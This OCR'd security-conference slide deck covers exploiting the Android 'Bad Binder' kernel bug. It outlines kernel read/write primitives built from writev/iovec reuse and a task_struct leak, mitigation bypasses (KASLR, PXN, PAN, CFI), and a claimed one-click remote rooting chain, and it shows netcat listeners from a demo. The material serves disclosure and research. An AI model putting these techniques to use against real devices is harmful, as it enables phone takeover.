
Think and repeat

- AAW ability is gained

- Overwriting kernel data or kernel heap object
  - KASLR mitigation


Think and repeat

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;
        bool looper_need_return;
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
```



Think and repeat

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;
        bool looper_need_return;
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
```



It can leak the address of the iovec array itself!

Think and repeat

- Improve the leak_task_struct
  - Invoke the writev syscall with dummy iovec array immediately after the task_struct pointer leaked
  - Make the dummy iovec array reuse the address

Think and repeat

- Improve the leak_task_struct
  - Invoke the writev syscall with dummy iovec array immediately after the task_struct pointer leaked
  - Make the dummy iovec array reuse the address

- AAR primitive
  - Block in the kernel
  - Overwrite the dummy iovec array
  - Read the pipe and get the data of the specific kernel address

Think and repeat

- AARW abilities are gained without touching addr_limit
  - In reality, some vendors protect the addr_limit

Think and repeat


- AARW abilities are gained without touching addr_limit
  - In reality, some vendors protect the addr_limit
- PXN/PAN/CFI mitigations are ignored
  - KASLR mitigation can be easily bypassed

Think and repeat

- AARW abilities are gained without touching addr_limit
  - In reality, some vendors protect the addr_limit
- PXN/PAN/CFI mitigations are ignored
  - KASLR mitigation can be easily bypassed
- Some vendors' specific mitigations should be bypassed independently
  - For exploit, it requires a little customization

Think and repeat

- AARW abilities are gained without touching addr_limit
  - In reality, some vendors protect the addr_limit
- PXN/PAN/CFI mitigations are ignored
  - KASLR mitigation can be easily bypassed
- Some vendors' specific mitigations should be bypassed independently
  - For exploit, it requires a little customization
- Satisfy the marketed capability
  - "The exploit requires little or no per-device customization"


thomasking@thomaskingdeMacBook-Pro ~ % nc -l 8888
thomasking@thomaskingdeMacBook-Pro ~ % nc -l 8889
Search phone
Samsung
Gmail
Microsoft Apps
Telstra 24x7
Play Store
YouTube
Maps
Google
Chrome
Phone
Messages
Camera
Gallery
Clock
Contacts
Settings
Calendar
Secure Folder
Game Launcher

Agenda

- Bad Binder review
- Universal rooting exploit (#1-3)
- Full-chain exploit from two different views (#4)
- *Conclusion*

Future

- The implementation of iov_iter functions have changed
  - The TOCTOU feature has totally gone
- More mitigation will come
  - Memory Tagging Extension(MTE)
  - https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=baab853229ec1f291cec6a70ed61ce93159d0997
- Android rooting is still possible when there is a will

Takeaways

- The unsovled problems of bad binder bug have been fully disscussed.
- A new Arch-flip exploitation technique is introduced.
- The universal 1-click remote rooting full-chain exploit is detailed.

References

- [1]https://bugs.chromium.org/p/project-zero/issues/detail?id=1942
- [2]https://googleprojectzero.blogspot.com/2019/11/bad-binder-android-in-wild-exploit.html
- [3]https://developer.android.com/distribute/best-practices/develop/64-bit
- [4]https://events.static.linuxfound.org/images/stories/pdf/lcna_co2012_marinas.pdf
- [5]https://blog.exodusintel.com/2019/09/09/patch-gapping-chrome/
- [6]https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=baab853229ec1f291cec6a70ed61ce93159d0997


Thank you!
WANG, YONG (@ThomasKing2014)
Alibaba Security